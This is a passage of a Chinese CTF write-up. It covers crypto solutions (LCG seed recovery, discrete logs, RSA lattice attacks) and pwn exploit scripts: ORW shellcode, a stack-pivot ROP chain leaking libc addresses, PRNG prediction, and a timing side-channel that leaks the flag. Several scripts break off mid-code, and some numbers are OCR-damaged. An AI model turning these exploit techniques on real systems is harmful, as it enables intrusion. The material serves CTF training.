    a = ((s2 - s1) * inverse(s1 - s0, m)) % m
    b = (s1 - a * s0) % m
    return a, b

def recover_seed(states, a, b, m):
    s1 = states[0]
    seed = ((s1 - b) * inverse(a, m)) % m
    return seed

states = [

112503273551129562847207199879439418254960748935518279728776167180745928621308069758892757454974265154055628877271170088188637288035498485748210670569974234436813478850270006324622419686408934713522001257484533960988542831371586092649446921293016173382336700025474709328513507508704786309553286537291764401421987792541173856570866157118805373809651611805321279262505205468468635362475694377,

128973067986072624523437643459006835567364832644822395657244494459
```

数据处理

类似 2020 网鼎的题，后面交给 grok 写个脚本去爆破一下

```
from Crypto.Util.number import long_to_bytes
from sage.all import *
m = 508405767317663470487732591819598468423726310096517241064554470536700413891708708163751584673993395460210696510328959567055063640210105795555371234755213839
cc = 298944348295217103934889626918956899107203934709998617201015024244549160511527695348988936457744558222090399685627154414942480581249529321153902495333139 9
n = 2 ** 512

flag_int = discrete_log(cc, mod(m,n))
print(flag_int)

from itertools import permutations
from Crypto.Util.number import long_to_bytes

new_flag = '3282248010524512146638712359816289396373430161050484501341123570760619381019795910712610762203934445754701'

known_map = {
    '7': '0',
    '4': '4',
    '5': '9'
}

used_digits = {'0', '4', '9'}
available_digits = [d for d in '0123456789' if d not in used_digits]

unknown_chars = sorted(set(new_flag) - set(known_map.keys()))

```


为什么出题人的 rsa 总是 ez

先根据 maple 的博客 https://blog.maple3142.net/2024/05/28/angstromctf-2024-writeups/ 求出第一个 flag，发现是 bubbleBabble 加密的 e，在线网站解密，然后下面的类似强网的题，直接用自己的脚本梭哈了，微调一下范围
https://www.zhuangsanmeng.xyz/强网杯2024_crypto/


```
from sage.all import *
from Crypto.Util.number import long_to_bytes
from lll_cvp import solve_inequality


c=1314868717848019637431646874630352931494077095590655415527609955879630816499690827554097224658792445978828610960234369987288452560094852944607127104249704923379607420235391327151329526710524231357279863550249782386256381569616551252307425285513055661514183641662965708866603038251686059728629968717844935124156808494705861513918324916942551735836392834572823023316055071115341455550003890688158163736892018868135862556153932548568618030735921095895221324462880267396939768163429534537209662899732963086200035906942555167347453342626570292667566753106390231886550635667492761526409940403279346791254180125573576370404 3
n=1371827750749747750885029248164065332039882026545582021551125184354288637338088088785057164706078826549837806016311268984020826453896596059660564119433130074367678091081849286041273954141802907580283426571260239310380906572052736508101638135833378953245379751008531500896923727040455566953960991908174586311899809864209624888469263612475732913062035036254077225370843701146080145441104733074178115602425412116325647598625157922655504918118208783230138448694045386019901732846478340735331718476554208157393418221315041837392020742062275999319586357229583509788489495876723122993592623230858393165458733055504467513549
x=6992022576367328281523272055384380182550712894467837916200781058620282657859189270338635886912232754034211897894637971546032107000253692739473463119025570291091085702056938901846349325941043398928197991115231668917435951127329817379935880511925882734157491821315858319170121031835598580384038723788681860763814776365440362143661999054338470989558459179388468943933975861549233231199667742564080001256192881732567616103760815633265325456143601649393547666835326272408622540044065067528568675569233240785553062685974593602354665196328 3
```

Web


Really_Ez_Rce




ez_php



DeceptiFlag





Pwn

三步走战略

经典 orw

```python
from pwnfunc import *

io, elf, libc = pwn_initial()
set_context(term="tmux_split", arch="amd64")
"""amd64 i386 arm arm64 riscv64"""


shellcode = shellcraft.open("./flag")
shellcode += shellcraft.read("rax", "rsp", 0x30)
shellcode += shellcraft.write(1, "rsp", 0x30)
shellcode = asm(shellcode)
s(b"a" + shellcode)
r()
s(b"a" * 0x48 + p(0x1337000))
ia()
```

Stack Pivoting

给了 0x8 字节的溢出，可以控制 ret_addr 和 rbp，而且没开 PIE，故可打栈迁移布置 rop 链再跳上去

```python
from pwnfunc import *

io, elf, libc = pwn_initial()
set_context(term="tmux_split", arch="amd64")
"""amd64 i386 arm arm64 riscv64"""


prdi = 0x0000000000401263
puts_plt = 0x00000000401060
bss = 0x0000000000404040 + 0x500 + 0x400
main = 0x00000000004011AB
leave_ret = 0x00000000004011CE
payload = b"a" * 0x40 + p(bss) + p(main)
s(payload)
payload = (
    (
        b"a" * 8
        + p(prdi)
        + p(elf.got["puts"])
        + p(elf.plt["puts"])
        + p(0x000000000040119F)
    ).ljust(0x40, b"a")
    + p(0x404500 + 0x400)
    + p(leave_ret)
)
s(payload)
rl()
rl()
rl()
base = u(r(6).ljust(8, b"\0")) - 0x80E50
system = base + 0x50D70
binsh = base + 0x1D8678
success(hex(base))
```

pdd 助力

两次伪随机数预测+无 pie 溢出，本地写个 c 程序辅助预测随机数

```c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main()
{
    // Game1: time(0LL)
    unsigned int seed = time(0);
    srand(seed);
    int v5 = rand();
    srand(v5 % 5 - 44174237);

    printf("Game1 answers: ");
    for (int i = 1; i <= 55; ++i)
    {
        int value = rand() % 4 + 1;
        printf("%d", value);
        if (i < 55)
            printf("|");
    }
    printf("\n");

    // Game2: 固定种子 v6 = 8
    srand(8);

    printf("Game2 answers: ");
    for (int j = 1; j <= 55; ++j)
    {
        int value = rand() % 4 + 8;
        printf("%d", value);
        if (j < 55)
            printf("|");
    }
```

```python
from pwnfunc import *

io, elf, libc = pwn_initial()
set_context(term="tmux_split", arch="amd64")
"""amd64 i386 arm arm64 riscv64"""

prdi = 0x0000000000401483
bss = 0x0000000000404060 + 0x800

def run_c_program(executable_path="./exp"):
    try:
        # Run the C program and capture output
        result = subprocess.run(
            [executable_path], capture_output=True, text=True, check=True
        )

        # Split output into lines
        output_lines = result.stdout.strip().split("\n")

        # Initialize lists to store answers
        game1_answers = []
        game2_answers = []

        # Parse Game1 and Game2 answers
        for line in output_lines:
            if line.startswith("Game1 answers:"):
                game1_answers = [int(x) for x in line.split(": ")[1].split("|")]
            elif line.startswith("Game2 answers:"):
                game2_answers = [int(x) for x in line.split(": ")[1].split("|")]

        # Validate lengths
        if len(game1_answers) != 55 or len(game2_answers) != 55:
            raise ValueError("Unexpected number of answers")
```

shellcode

shellcode 题，ban 掉了 execve/write/sendfile 等输出调用，打侧信道泄露 flag 即可

```python
from pwnfunc import *

def single_exp(single_char, idx):
    while True:
        try:
            io, elf, libc = pwn_initial()
            set_context(term="tmux_split", arch="amd64")
            """amd64 i386 arm arm64 riscv64"""
            shellcode = f"add rsp, {hex(idx)}\ncmp byte ptr [rsp], " + hex(
                ord(single_char)
            )
            success(shellcode)
            shellcode = asm(shellcode)
            ru(b"Enter your command: ")
            s(shellcode_of_open_read + shellcode + shellcode_of_loop)
            try:
                io.recvline(timeout=6)
                io.close()
            except EOFError:
                io.close()
                print("got eof")
                return False
            except TimeoutError:
                io.close()
                print("got time out")
                return True
            print("got time out")
            return True
        except pwnlib.exception.PwnlibException as e:
            print(f"PwnlibException caught: {e}")
            io.close()
            continue
        except Exception as e:
```